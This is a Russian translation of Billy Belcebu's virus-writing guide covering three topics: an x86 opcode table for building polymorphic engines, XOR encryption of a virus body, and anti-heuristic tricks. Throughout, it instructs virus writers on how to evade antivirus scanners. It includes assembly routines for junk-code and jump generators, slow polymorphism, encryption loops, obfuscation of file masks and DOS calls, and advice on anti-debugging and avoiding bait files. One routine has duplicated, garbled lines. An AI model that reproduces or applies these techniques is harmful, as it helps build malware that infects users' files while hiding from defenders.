reg16	word register operand
mem8	byte memory operand
mem16	word memory operand
regmem8	byte reg/mem operand
regmem16	word reg/mem operand
d8	byte memory offset displacement
d16	word memory offset displacement
sig8	byte signed operand
sig16	word signed operand
sig32	offset:segment operand
^0,^1, etc	Reg field of the RegInfo byte contains this num as Op. info
RegInfoByte	needs the below fields
reg	a code that keeps the register to be used
sreg	a code that keeps the segment register
r/m	how is the instruction made (based, indexed, two regs...)
mod	who makes the indexing (DI, BP...)
dir	the direction
w	word mark

OpCode skeleton_

8 bits	2	3	3	8 or 16 bits	8 or 16 bits
Instruction	MOD	REG	R/M	Displacement	Data
1 byte	1 byte	1 or 2 bytes	1 or 2 bytes		

Reg field_

Reg value	. 00	01	02	03	04	05	06	07
	..	..	..	..	..	..	..	..
Byte registers	. AL	CL	DL	BL	AH	CH	DH	BH
Word registers	. AX	CX	DX	BX	SP	BP	SI	DI
Extended regs	. EAX	ECX	EDX	EBX	ESP	EBP	ESI	EDI

Как мы можем узнать, является ли регистр байтом или словом? Легко, с помощью w-байта. Если он установлен в 1, то это слово, а если это 0, то речь идет о байтовом регистре.

Sreg field_

Sreg value	. 01	03	05	07
------------	------	----	----	----

```

Segment      . . . . .
              . ES CS SS DS

```

R/M field and Mod field_

```

R/M value . 00  Mod
              ...
              000 . [BX+SI]
              001 . [BX+DI]
              010 . [BP+SI]
              011 . [BP+DI]
              100 . [SI]
              101 . [DI]
              110 . d16
              111 . [BX]

```

```

R/M value . 01  Mod
              ...
              000 . [BX+SI+d8]
              001 . [BX+DI+d8]
              010 . [BP+SI+d8]
              011 . [BP+DI+d8]
              100 . [SI+d8]
              101 . [DI+d8]
              110 . [BP+d8]
              111 . [BX+d8]

```

```

R/M value . 10  Mod
              ...
              000 . [BX+SI+d16]
              001 . [BX+DI+d16]
              010 . [BP+SI+d16]
              011 . [BP+DI+d16]
              100 . [SI+d16]
              101 . [DI+d16]
              110 . [BP+d16]
              111 . [BX+d16]

```

```

R/M value . 11  Mod  Byte Word
              ...    ..    ..
              000 .  AL   AX
              001 .  CL   CX
              010 .  DL   DX
              011 .  BL   BX
              100 .  AH   SP
              101 .  CH   BP
              110 .  DH   SI
              111 .  BH   DI

```

Direction field_

Если равно 0, то идет перемещение из регистра в mod, если 1, то обратно, но обратите внимание на то, что TBSCAN выдаст предупреждение, если это поле у инструкции будет равно нулю, потому что такое никогда не будет сгенерировано ассемблером.

_ Оpcodes:

```

+-----+
|. MOV .|
+-----+

```

Эта инструкция наиболее часто используется в ассемблере. Также эту инструкцию можно закодировать наибольшим количеством вариантов. ОСТЕРЕГАЙТЕСЬ! У нее есть несколько оптимизированных вариантов, например для AL/AX. Вы должны сделать такой же код для этих регистров, какой генерируется ассемблером, иначе эвристический анализатор поймет ваш код!

```

MOV reg8,imm8      . B0+RegByte imm8
MOV reg16,imm16    . B8+RegWord imm16

```



```

MOV AL,mem8      . A0 mem8
MOV AX,mem16     . A1 mem16
MOV mem8,AL      . A2 mem8
MOV mem16,AX     . A3 mem16
MOV reg8,regmem8 . 8A RegInfoByte
MOV reg16,regmem16 . 8B RegInfoByte
MOV regmem8,reg8 . 88 RegInfoByte
MOV regmem16,reg16 . 89 RegInfoByte
MOV regmem8,imm8 . C6 ^0
MOV regmem16,imm16 . C7 ^0
MOV reg16,segmentreg . 8C RegInfoByte
MOV segmentreg,reg16 . 8E RegInfoByte

```

```

+-----+
|. XCHG .|
+-----+

```

Как и MOV-инструкция, этот опкод оптимизирован для использования AX.

```

XCHG AX,reg16      . 90+RegWord
XCHG reg8,regmem8 . 86 RegInfoByte
XCHG regmem8,reg8 . 86 RegInfoByte
XCHG reg16,regmem16 . 87 RegInfoByte
XCHG regmem16,reg16 . 87 RegInfoByte

```

```

+-----+
|. Segment Overrides .|
+-----+

```

Это не полноценные инструкции, а префиксы, поэтому данные опкоды должны находиться перед инструкцией.

```

SEGCS . 2E
SEGDS . 3E
SEGES . 26
SEGSS . 36

```

```

+-----+
|. Stack Operations .|
+-----+

```

Это инструкции используемые для того, чтобы получать/помещать/манипулировать значениями в/из стека.

```

PUSH reg16      . 50+RegWord
PUSH regmem16 . FF ^6
PUSH imm8       . 6A imm8
PUSH imm16      . 68 imm16
PUSH CS         . 0E
PUSH DS         . 1E
PUSH ES         . 06
PUSH SS         . 16
PUSHA           . 60
PUSHF           . 9C
POP reg16       . 58+RegWord
POP regmem16 . 8F ^0 imm16
POP DS          . 1F
POP ES          . 07
POP SS          . 17
POPA            . 61
POPF            . 9D

```

```

+-----+
|. Flag Operations .|
+-----+

```

Все эти инструкции однобайтовые, поэтому они действительно хороши для генераторов мусора, но будьте осторожны с некоторыми инструкциями, такими как STD и STI.

```

CLI . FA

```

```

STI . FB
CLD . FC
STD . FD
CLC . F8
STC . F9
CMC . F5
SAHF . 9E
LAHF . 9F

```

Logical instructions_

```

+-----+
|. XOR .|
+-----+

```

```

XOR AL,imm8 . 34 imm8
XOR AX,imm16 . 35 imm16
XOR reg8,regmem8 . 32 RegInfoByte
XOR reg16,regmem16 . 33 RegInfoByte
XOR regmem8,reg8 . 30 RegInfoByte
XOR regmem16,reg16 . 31 RegInfoByte
XOR regmem8,imm8 . 80 ^6 imm8
XOR regmem16,imm8 . 83 ^6 imm8
XOR regmem16,imm16 . 81 ^6 imm16

```

```

+-----+
|. OR .|
+-----+

```

```

OR AL,imm8 . 0C imm8
OR AX,imm16 . 0D imm16
OR reg8,regmem8 . 0A RegInfoByte
OR reg16,regmem16 . 0B RegInfoByte
OR regmem8,reg8 . 08 RegInfoByte
OR regmem16,reg16 . 09 RegInfoByte
OR regmem8,imm8 . 80 ^1 imm8
OR regmem16,imm8 . 83 ^1 imm8
OR regmem16,imm16 . 81 ^1 imm16

```

```

+-----+
|. AND .|
+-----+

```

```

AND AL,imm8 . 24 imm8
AND AX,imm16 . 25 imm16
AND reg8,regmem8 . 22 RegInfoByte
AND reg16,regmem16 . 23 RegInfoByte
AND regmem8,reg8 . 20 RegInfoByte
AND regmem16,reg16 . 21 RegInfoByte
AND regmem8,imm8 . 80 ^4 imm8
AND regmem16,imm8 . 83 ^4 imm8
AND regmem16,imm16 . 81 ^4 imm16

```

```

+-----+
|. NOT .|
+-----+

```

```

NOT regmem8 . F6 ^2
NOT regmem16 . F7 ^2

```

```

+-----+
|. NEG .|
+-----+

```

```

NEG regmem8 . F6 ^3
NEG regmem16 . F7 ^3

```

```

+-----+
|. TEST .|
+-----+

```

```

TEST AL,imm8 . A8 imm8

```

```

TEST AL,imm16      . A9 imm16
TEST regmem8,reg8   . 84 RegInfoByte
TEST regmem16,reg16 . 85 RegInfoByte
TEST regmem8,imm8   . F6 ^0 imm8
TEST regmem16,imm16 . F7 ^0 imm16

```

```

+-----+
|. CMP .|
+-----+

```

```

CMP AL,imm8      . 3C imm8
CMP AX,imm16     . 3D imm16
CMP reg8,regmem8 . 3A RegInfoByte
CMP reg16,regmem16 . 3B RegInfoByte
CMP regmem8,reg8 . 38 RegInfoByte
CMP regmem16,reg16 . 39 RegInfoByte
CMP regmem8,imm8 . 80 ^7 imm8
CMP regmem16,imm8 . 83 ^7 imm8
CMP regmem16,imm16 . 81 ^7 imm16

```

Arithmetic instructions_

```

+-----+
|. ADD .|
+-----+

```

```

ADD AL,imm8      . 04 imm8
ADD AX,imm16     . 05 imm16
ADD reg8,regmem8 . 02 RegInfoByte
ADD reg16,rm16   . 03 RegInfoByte
ADD regmem8,reg8 . 00 RegInfoByte
ADD regmem16,reg16 . 01 RegInfoByte
ADD regmem8,imm8 . 80 ^0 imm8
ADD regmem16,imm8 . 83 ^0 imm8
ADD regmem16,imm16 . 81 ^0 imm16

```

```

+-----+
|. SUB .|
+-----+

```

```

SUB AL,imm8      . 2C imm8
SUB AX,imm16     . 2D imm16
SUB reg8,regmem8 . 2A RegInfoByte
SUB reg16,regmem16 . 2B RegInfoByte
SUB regmem8,reg8 . 28 RegInfoByte
SUB regmem16,reg16 . 29 RegInfoByte
SUB regmem8,imm8 . 80 ^5 imm8
SUB regmem16,imm8 . 83 ^5 imm8
SUB regmem16,imm16 . 81 ^5 imm16

```

```

+-----+
|. ADC .|
+-----+

```

```

ADC AL,imm8      . 14 imm8
ADC AX,imm16     . 15 imm16
ADC reg8,regmem8 . 12 RegInfoByte
ADC reg16,regmem16 . 13 RegInfoByte
ADC regmem8,reg8 . 10 RegInfoByte
ADC regmem16,reg16 . 11 RegInfoByte
ADC regmem8,imm8 . 80 ^2 imm8
ADC regmem16,imm8 . 83 ^2 imm8
ADC regmem16,imm16 . 81 ^2 imm16

```

```

+-----+
|. SBB .|
+-----+

```

```

SBB AL,imm8      . 1C ib
SBB AX,imm16     . 1D iw
SBB reg8,regmem8 . 1A RegInfoByte

```

```

SBB reg16,regmem16 . 1B RegInfoByte
SBB regmem8,reg8 . 18 RegInfoByte
SBB regmem16,reg16 . 19 RegInfoByte
SBB regmem8,imm8 . 80 ^3 imm8
SBB regmem16,imm8 . 83 ^3 imm8
SBB regmem16,imm16 . 81 ^3 imm16

```

```

+-----+
|. INC .|
+-----+

```

```

INC reg16 . 40+RegWord
INC regmem8 . FE ^0
INC regmem16 . FF ^0

```

```

+-----+
|. DEC .|
+-----+

```

```

DEC reg16 . 48+RegWord
DEC regmem8 . FE ^1
DEC regmem16 . FF ^1

```

```

+-----+
|. MUL .|
+-----+

```

```

MUL regmem8 . F6 ^4
MUL regmem16 . F7 ^4

```

```

+-----+
|. DIV .|
+-----+

```

```

DIV regmem8 . F6 ^6
DIV regmem16 . F7 ^6

```

```

+-----+
|. IMUL .|
+-----+

```

```

IMUL regmem8 . F6 ^5
IMUL regmem16 . F7 ^5
IMUL reg16,regmem16,imm16 . 69 imm16
IMUL reg16,regmem16,imm8 . 6B imm8

```

```

+-----+
|. IDIV .|
+-----+

```

```

IDIV regmem8 . F6 ^7
IDIV regmem16 . F7 ^7

```

Shifting instructions_

```

+-----+
|. SHL .|
+-----+

```

```

SHL regmem8,1 . D0 ^4
SHL regmem16,1 . D1 ^4
SHL regmem8,CL . D2 ^4
SHL regmem16,CL . D3 ^4
SHL regmem8,imm8 . C0 ^4 imm8
SHL regmem16,imm8 . C1 ^4 imm8

```

```

+-----+
|. SHR .|
+-----+

```

```

SHR regmem8,1 . D0 ^5

```

```
SHR regmem16,1      . D1 ^5
SHR regmem8,CL      . D2 ^5
SHR regmem16,CL     . D3 ^5
SHR regmem8,imm8    . C0 ^5 imm8
SHR regmem16,imm8   . C1 ^5 imm8
```

```
+-----+
|. SAL .|
+-----+
```

```
SAL regmem8,1      . D0 ^4
SAL regmem16,1     . D1 ^4
SAL regmem8,CL     . D2 ^4
SAL regmem16,CL    . D3 ^4
SAL regmem8,imm8   . C0 ^4 imm8
SAL regmem16,imm8  . C1 ^4 imm8
```

```
+-----+
|. SAR .|
+-----+
```

```
SAR regmem8,1      . D0 ^7
SAR regmem16,1     . D1 ^7
SAR regmem8,CL     . D2 ^7
SAR regmem16,CL    . D3 ^7
SAR regmem8,imm8   . C0 ^7 imm8
SAR regmem16,imm8  . C1 ^7 imm8
```

```
+-----+
|. ROL .|
+-----+
```

```
ROL regmem8,1      . D0 ^0
ROL regmem16,1     . D1 ^0
ROL regmem8,CL     . D2 ^0
ROL regmem16,CL    . D3 ^0
ROL regmem8,imm8   . C0 ^0 imm8
ROL regmem16,imm8  . C1 ^0 imm8
```

```
+-----+
|. ROR .|
+-----+
```

```
ROR regmem8,1      . D0 ^1
ROR regmem16,1     . D1 ^1
ROR regmem8,CL     . D2 ^1
ROR regmem16,CL    . D3 ^1
ROR regmem8,imm8   . C0 ^1 imm8
ROR regmem16,imm8  . C1 ^1 imm8
```

```
+-----+
|. RCL .|
+-----+
```

```
RCL regmem8,1      . D0 ^2
RCL regmem16,1     . D1 ^2
RCL regmem8,CL     . D2 ^2
RCL regmem16,CL    . D3 ^2
RCL regmem8,imm8   . C0 ^2 imm8
RCL regmem16,imm8  . C1 ^2 imm8
```

```
+-----+
|. RCR .|
+-----+
```

```
RCR regmem8,1      . D0 ^3
RCR regmem16,1     . D1 ^3
RCR regmem8,CL     . D2 ^3
RCR regmem16,CL    . D3 ^3
RCR regmem8,imm8   . C0 ^3 imm8
RCR regmem16,imm8  . C1 ^3 imm8
```

Jumps, Calls and Rets_

Я должен остановиться здесь и рассказать о нескольких интересных вещах. Смещение перехода высчитывается от первого байта, следующего за инструкцией перехода, например, если у нас есть E9 00 00 (JUMP NEAR), мы переходим непосредственно к следующей инструкции, следующей за инструкцией перехода. Таким образом, JMP 0001 прыгнет через байт после jmp. Но... Что, если мы прыгнем назад. Очень просто. Если сделать JMP FFFF, мы перейдем к данным, и программа, очевидно, повиснет. Мы можем использовать следующую формулу, где X - конечный результат, а X' поможет нам сделать наши вычисления.

```
X' = jump address - destination address + 2
X  = NEG X'
```

```
+-----+
|. Unconditional Jumps .|
+-----+
```

```
JMP sig16 ( SHORT ) . E9 sig16
JMP sig32 ( FAR )   . EA sig32
JMP sig8 ( NEAR )   . EB sig8
JMP regmem16        . FF ^4
JMP FAR mem16:16    . FF ^5
```

```
+-----+
|. Conditional Jumps .|
+-----+
```

```
JO sig8 . 70 sig8
JNO sig8 . 71 sig8
JB sig8 . 72 sig8
JAE sig8 . 73 sig8
JZ sig8 . 74 sig8
JNZ sig8 . 75 sig8
JBE sig8 . 76 sig8
JA sig8 . 77 sig8
JS sig8 . 78 sig8
JNS sig8 . 79 sig8
JPE sig8 . 7A sig8
JPO sig8 . 7B sig8
JL sig8 . 7C sig8
JGE sig8 . 7D sig8
JLE sig8 . 7E sig8
JG sig8 . 7F sig8
JCXZ sig8 . E3 sig8
```

```
+-----+
|. Call stuff .|
+-----+
```

```
CALL sig32 . 9A sig32
CALL sig16 . E8 sig16
CALL regmem16 . FF ^2
CALL FAR mem16:16 . FF ^3
```

```
+-----+
|. Returns .|
+-----+
```

```
RETN . C3
RETF . CB
IRET . CF
```

```
+-----+
|. Loop stuff .|
+-----+
```

```
LOOPNE/LOOPNZ sig8 . E0 cb
LOOPE/LOOPZ sig8 . E1 cb
```

```

LOOP sig8          . E2 cb

Miscellaneous_

+-----+
|. Loads .|
+-----+

LEA reg16,regmem16 . 8D RegInfoByte
LDS reg16,mem16:16 . C4 RegInfoByte
LES reg16,mem16:16 . C5 RegInfoByte

```

Генерация переходов и вызовов

Это очень важно, если вы хотите сделать так, чтобы код, генерируемый вашим PER, выглядел "более настоящим" на взгляд ламера ;).

_ Переходы:

Создание переходов очень просто и очень полезно. Старайтесь избегать ничего не делающих переходов, таких как JMP 0000, потому что эвристика, скорее всего, выдаст предупреждение, если наткнется на один из них. Мы должны делать инструкции как можно более естественными. И... где вы видели переход на следующий опкод? :) Для создания переходов вам нужно быть достаточно внимательным со смещением, так как если вы сделаете его слишком малым или большим, компьютер может повиснуть. Неплохо делать смещения переходов различными (от 1 до 5 будет достаточно), а внутри располагать мусорные инструкции. Сделайте процедуру, чтобы быть уверенными, что переходы ведут в правильное место. Помните: воображение - наше лучшее оружие.

Давайте взглянем на очень простой Jx (условный переход) генератор. Это просто.

```

generate_jx:
    call    random          ; Процедура генерации случайных чисел
    and     al,0Fh          ; Число между 0..16
    add     al,70h          ; Добавляем 70 для инструкций
                           ; получения
    stosb                   ; Помещаем AL в ES:DI
    xor     ax,ax           ; Делаем AL = 00
    stosb                   ; Делаем нулевой переход
    ret

```

Это не лучшее решение, но... работает! :)

_ Вызовы:

Несколько сложнее, чем в случае с инструкциями перехода. Если мы будем помещать вызовы также, как мы помещали переходы, то компьютер повиснет (естественно!). Это происходит, потому что когда мы делаем вызов, смещение PUSHнется в стек, а ret возвратится на смещение, следующее непосредственно за вызовом. Поэтому, если мы будем просто помещать вызов, наш код будет бесполезен. Есть два пути избежать этого. Давайте я объясню первый: мы делаем вызов по определенному смещению, затем мы делаем переход, который обходит вызов (ладно, не сам вызов, а чертов ret!), а после jmp располагаем саму процедуру с ret'ом, вот и все! Это будет выглядеть примерно так:

```

[...]
call    shit -----+
[...]  <-----+---+
jmp     avoid_shit -|---+
[...]  |         |
shit:  <-----+   |
[...]  |         |   |
ret    -----+   |
[...]  |         |   |
avoid_shit: <-----+---+
[...]  |         |   |

```

Мы должны сделать переход к вызову, потом сгенерировать опкоды процедуры с get'ом, а теперь (и в дальнейшем) мы можем вызвать код процедуры. Давайте посмотрим:

Вызовы прерываний

```

INT 01h . CPU-generated - SINGLE STEP; (80386+) - DEBUGGING EXCEPTIONS
INT 08h . IRQ0 - SYSTEM TIMER; CPU-generated (80286+)
INT 0Ah . IRQ2 - LPT2/EGA,VGA/IRQ9; CPU-generated (80286+)
INT 0Bh . IRQ3 - SERIAL COMMUNICATIONS (COM2); CPU-generated (80286+)
INT 0Ch . IRQ4 - SERIAL COMMUNICATIONS (COM1); CPU-generated (80286+)
INT 0Dh . IRQ5 - FIXED DISK/LPT2/reserved; CPU-generated (80286+)
INT 0Eh . IRQ6 - DISKETTE CONTROLLER; CPU-generated (80386+)
INT 0Fh . IRQ7 - PARALLEL PRINTER
INT 1Ch . TIME - SYSTEM TIMER TICK
INT 28h . DOS 2+ - DOS IDLE INTERRUPT
INT 2Bh . DOS 2+ - RESERVED
INT 2Ch . DOS 2+ - RESERVED
INT 2Dh . DOS 2+ - RESERVED
INT 70h . IRQ8 - CMOS REAL-TIME CLOCK
INT 71h . IRQ9 - REDIRECTED TO INT 0A BY BIOS
INT 72h . IRQ10 - RESERVED
INT 73h . IRQ11 - RESERVED
INT 74h . IRQ12 - POINTING DEVICE (PS)
INT 75h . IRQ13 - MATH COPROCESSOR EXCEPTION (AT and up)
INT 76h . IRQ14 - HARD DISK CONTROLLER (AT and later)
INT 77h . IRQ15 - RESERVED (AT,PS); POWER CONSERVATION (Compaq)

```

Другой очень хороший выбор - это делать вызовы ничего не делающих функций INT 21h/INT 10h/INT 16h. Давайте взглянем на некоторые из таких функций INT 21h:

80

Я думаю, достаточно понятно, как это закодировать. Сгенерировать 'MOV AH/AX, значение' и INT 21h нетрудно. Просто сделайте это! :)

Генератор случайных чисел

Это одна из наиболее важных частей вашей PER. Простейший путь получить случайное число - это сделать вызов 40h-го порта и посмотреть, что он вернул. Давайте взглянем на код:

```
random:
    in     ax,40h
    in     al,40h
    ret
```

Мы также можем использовать INT 1Ah или что-нибудь еще, возвращающее разные числа каждый раз. Если мы хотим число в определенном диапазоне, мы можем использовать инструкцию AND. Давайте взглянем на простейшую процедуру:

```
random_in_range:
    push   bx
    xchg   ax,bx
    call   random
    and    ax,bx
    pop    bx
    ret
```

Она возвращает число в диапазоне между 0 и AX-1. Еще один путь получать числа в заданном диапазоне - это использовать деление. Помните, что делает деление? Обратите внимание на остаток, который никогда не может быть больше (или равным) делителя. Поэтому остаток будет находиться в диапазоне между 0 и делитель-1.

```
random_in_range:
    push   bx dx
    xchg   ax,bx
    call   random
    xor     dx,dx
random_in_range:
    push   bx dx
    xchg   ax,bx
    call   random
    xor     dx,dx
    div    bx
    xchg   ax,dx
    pop    dx bx
    ret
```

Достаточно просто. Генерация случайных чисел понадобится нам в следующей главе о медленном полиморфизме.

Медленный полиморфизм

Если вы знали бы, как эта техника напрягает AVеров, то могли бы подумать, что она очень сложна. Нет. Авторы первых полиморфных движков думали, что лучший путь натянуть AVеров - это сделать декрпторы очень изменчивыми в каждом поколении. Это работало для первых PER'ов, но затем AVеры обнаружили, что если заразить тысячи наживок полиморфным вирусом, можно отследить все возможные мутации и выделить сканстроку, которую можно добавить в базу антивируса. Но... что произойдет, если мы сделаем мутацию декриптора очень медленной? Тогда на свет появится медленный полиморфизм. Да, с помощью этой простой идеи, которая на первый взгляд может показаться полным отстоем, мы можем заставить AVеров сходить с ума. Главное, что нам понадобится при реализации медленного полиморфизма - это генератор случайных чисел.

```
random_range:
    push   bx cx dx
    xchg   ax,bx
    mov    ax,2C00h
    int    21h
```

```

xchg    ax,dx
xor      ax,0FFFFh
xor      dx,dx
div      bx
xchg    ax,dx
pop      dx cx bx
ret

```

С помощью процедуры вроде вышеприведенной ваш PER станет на 100 медленноподморфичным. Я надеюсь, что все это достаточно понятно.

Вместо данной методики вы можете сделать счетчик, который будет избегать мутирования на протяжении длительного периода времени, но лично я предпочитаю вышеизложенную технику для реализации медленного полиморфизма.

Продвинутый полиморфизм

Вы переходите к продвинутому полиморфизму. Вы должны попытаться генерировать похожие на настоящие вызовы подпрограмм, прерываний, поиграться с уже известными значениями, сделать сравнения, за которыми следуют условные переходы и все, что вы можете придумать. Вы должны всегда улучшать изменчивость вашего полидвижка: если он медленен и очень изменчив, AVerы обломаются. Представьте возможности: вы можете зашифровать ваш код сверху до низу и обратно, использовать si, di, bx и все, что вы захотите в качестве счетчика, вы можете добавить генератор длинных процедур, например против отладки (neg sp/neg sp, not sp/not sp...), сделать дешифратор в середине вируса (или файла), дешифратор на INT 1 (чертовски классный прием!), делать ни на что не влияющие перестановки в памяти, использовать то операнды размером в слово, то размеров в байт, комбинировать их, заменять их...

То есть, вы должны узнать подробнее о еще более продвинутых техниках полиморфизма. Есть несколько интересных публикаций по этому поводу, например от Methy!a (aka Owl[FS]).

Заключительные слова о полиморфизме

Но реальный мир жесток, AVerы попытаются найти все наши возможные дешифраторы, дизассемблировав наш прекрасный медленный полиморфный движок.

И тут, чтобы спасти наши задницы, в дело вступает броня. Мы должны максимальным образом защитить наш PER специальной шифрующей процедурой (а дешифратор должен быть очень хорошо защищен от отладки). Так как у них не будет достаточного времени дизассемблировать движок, они не смогут увидеть все, что он может сделать :). У вас есть хороший выбор антиотладочных техник в соответствующей главе. Поэтому AVerы сконцентрируются на наживках, а посему мы должны избежать заражения этих бессмысленных файлов (об этом будет рассказано в главе "Антинаживка".

Я хочу увидеть ваши PER'ы, рулящие в этом мире! :)


Путеводитель по написанию вирусов: 6. Шифрование

Автор: Billy Belcebu, пер. Aquila

Дата: 2002-09-01

Техники шифрования весьма стары, но они еще эффективны и часто используются. Вероятно, это одна из тех концепций, которые могут жить годами, хотя бы и с постоянными усовершенствованиями, такими как полиморфизм, метаморфизм и тому подобное. Нашей целью является скрыть все текстовые строки, подозрительные опкоды и все остальное в этом роде от глаз пользователя. Мы можем сделать это с помощью простой математической операции, которую применим ко всем байтам тела вируса. Например мы можем увеличить все байты нашего вируса на один, после чего не сможем найти ни одной читабельной текстовой строки в нашем вирусе :).

Структура зашифрованного вируса следующая:



Есть математическая операция, которая даст нам одно преимущество. Мы можем использовать одну процедуру для шифрования и расшифровки нашего кода. Конечно, мы говорим о XOR, наиболее используемой инструкции для дескрипторов.

Есть еще две инструкции, которые могут быть использоваться как для шифрования, так и для расшифровки: NOT и NEG. Наиболее часто используемая из этих двух - это первая. Разумеется, мы можем использовать для шифрования гораздо больше инструкций. Я покажу вам небольшой список инструкций, которые мы можем использовать:

INC/DEC, ADD/SUB, ROL/ROR, XOR, NOT, MUL/DIV, ADC/SBB, etc...

Самый простой путь зашифровать наш вирус - это использовать следующую процедуру:

encryption:

```
mov     cx,encrypt size      ; encrypt end-encrypt start
```

```

mov     di,[bp+encrypt_begin]    ; Откуда
mov     si,di                    ; Для lodsb/stosb
mov     ah,key                   ; Значение для XOR. key может быть
                                ; таким, каким вам угодно.

encryption_loop:
    lodsb                        ; Двигаем байт из DS:SI в AL
    xor     al,ah
    stosb                        ; Двигаем байт из AL в ES:DI
    loop    encryption_loop
    ret

```

Это не очень хорошая процедура. Она дает всего лишь 255 вариантов, так как мы работаем с 8-ми байтным регистром в качестве ключа (AH).

Конечно, это самый простой путь. Мы должны обратить внимание на следующее:

- Если мы используем процедуру вроде этой, и у нас нет второй копии нашего вируса в памяти (я расскажу об этом в этой статье), то при ее использовании мы должны оставить незашифрованной ту часть кода, которая копирует (а также вызывает шифрующую процедуру) вирус в тело жертвы.
- Мы должны позаботиться о состоянии вируса в его первом поколении: когда он не зашифрован. Если мы используем хог, то для этой целью можем воспользоваться значением 00 в первом поколении, а затем специальная процедура поменяет это значение в коде, или просто избежать запуска шифрующей процедуры в первом поколении.

А теперь мы посмотрим, как можно адаптировать вышеприведенную процедуру, если использовать в качестве ключа 16-ти битный ключ.

```

encryption:
    mov     cx,(encrypt_size+1)/2 ; encrypt_end-encrypt_start/2
    mov     di,[bp+encrypt_begin] ; Откуда
    mov     si,di                 ; Для lodsb/stosb
    mov     dx,key                ; Значение для XOR. key может быть
                                ; таким, каким вам угодно.

encryption_loop:
    lodsw                        ;
    xor     ax,dx                ; Двигаем байт из DS:SI в AL
    stosw                        ;
    loop    encryption_loop      ; Двигаем байт из AL в ES:DI
    ret

```

Проблема следующая: если мы оставим процедуру копирования и крипто

незашифрованными... то что сделают АВеры? У них есть наш вирус, на который было затрачено столько усилий (да, да, у нас ушло столько времени и труда, чтобы сделать его антиэвристичным, невидимым, со множеством крутых примочек...), сканстроку, достаточно длинную, чтобы добавить ее в свои антивирусы. За пять минут они реализуют алгоритм для обнаружения нашего вируса. Ахх! VХер потратил несколько дней, чтобы создать достойный вирус, а из-за того, что он использовал простой криптор вроде этого, за 5 минут наши враги нашли путь свести все его усилия на нет! Этот мир дерьмово устроен! :(

Но VХеры никогда не сдаются, поэтому... Нам нужно сделать декриптор настолько малым, насколько это возможно. В следующей главе вы найдете лучших из возможных ответов :).

Как у нас может быть вторая копия нашего вируса в памяти? Это очень просто. После метки, которая указывает на последний байт, который скопирует наш вирус, у нас должно быть что-то вроде следующего:

```
virus_end    label    byte                ; Метка, указывающая на последний байт

enc_buffer   db        (offset virus_end-offset virus_start) dup (090h)
```

В переменной `enc_buffer` будет код только в первом поколении. Когда мы распространяем вирус, эта переменная не будет копироваться вместе с ней. Но мы можем использовать ее смещение, чтобы бы мы могли поместить туда вторую копию вируса. Мы делаем следующее:

- Когда мы копируем наш вирус в память (если он резидентный), делаем это в другой раз, а также когда мы помещаем код в заголовок EXE или первые байты COM'a, мы помещаем их по тому же смещению, где должны находиться эти

переменные, сдвинутые на размер вируса. Ок, я объясню это лучше.

Представьте, что у нас есть что-то вроде следующего:

```
mov    ah,3Fh

mov    cx,4

lea    dx,old3bytes

int    21h
```

Хорошо. Теперь, если у нас есть вторая копия вируса в памяти, мы должны заменить третью линию на примерно следующее:

```
lea    dx,virus_size+old3bytes
```

Лучший путь - это поэкспериментировать с этим...

- Или мы можем скопировать тело вируса непосредственно перед добавлением вируса: у нас есть весь набор переменных. Перемещение будет выглядеть примерно так:

```
mov    cx,virus_size

xor    si,si

mov    di,offset virus_begin

rep    movsb
```

Мы зашифровали ее, добавили эту вторую копию и... вот и все, ребята!

Путеводитель по написанию вирусов: 8.

Антиэвристика

Автор: Billy Belcebu, пер. Aquila

Дата: 2002-09-01

Эвристика пытается найти подозрительный код. Просто избегайте таких вещей как `"*.com"` и тому подобное... Хорошо, я объясню подробнее. Следуйте следующим правилам.

- Не используйте `".com"` или `".exe"`:

Это используется в вирусах времени выполнения, но если это вам действительно нужно... Вы можете поместить что-нибудь вроде `".rom"` вместе `".com"`, а затем что-нибудь вроде следующего:

```
mov byte ptr [bp+comfile+2], "c"
```

Не забудьте восстановить `r` в `"*.rom"` перед записью тела вируса...

```
mov byte ptr [bp+comfile+2], "r"
```

Или все пойдет насмарку.

В этом примере я предполагаю, что `BP` - это дельта-смещение, `com`-файл как `db "*.rom"`, а вирус - это инфектор прямого действия.

- Не используйте очевидных процедур:

Мы говорим о классических `INT 21h AH = 40h`, `INT 21h AX = 4301h`... Вы можете сделать многое... давайте поиграем с `AX = 4301h`.

Я читал об этом где-то, но сейчас уже не помню где (может быть в tutorialе Wizard'a на испанском :-?):

```
push 4301h
pop ax
```

Но здесь возникает проблема... Скомпилируйте и дизассемблируйте. Давайте посмотрим, что нагенерировал `TASM` :). Конечно, такое происходит только, если процессор, под который компилировалась программа, хуже чем 386.

```
push ax bp
mov bp, sp
mov word ptr [bp+02], 4301h
pop bp ax
```

Это дизассемблированный код `'push 4301h'` и `'pop ax'`. Это занимает 11 байт!

```
mov ax, 4300h
inc ax
```

или лучше:

```
mov ax, 0043h
inc ah
xchg ah, al
```

а также:

```
mov bx,4300h
xor ax,ax
xchg ax,bx
```

- Будьте параноидально осторожны со всеми процедурами вашего полиморфного движка:

Не используйте слишком много мусора, например однобайтовых инструкций (cli, sti, lahf, not, std, cld, cmc...). AV может отреагировать на это предупреждением. Эвристический движком попытается расшифровать ваш код. Я рекомендую поместить антиотладочную процедуру, чтобы остановить его.

- Не используйте странных вызовов для проверки на резидентность:

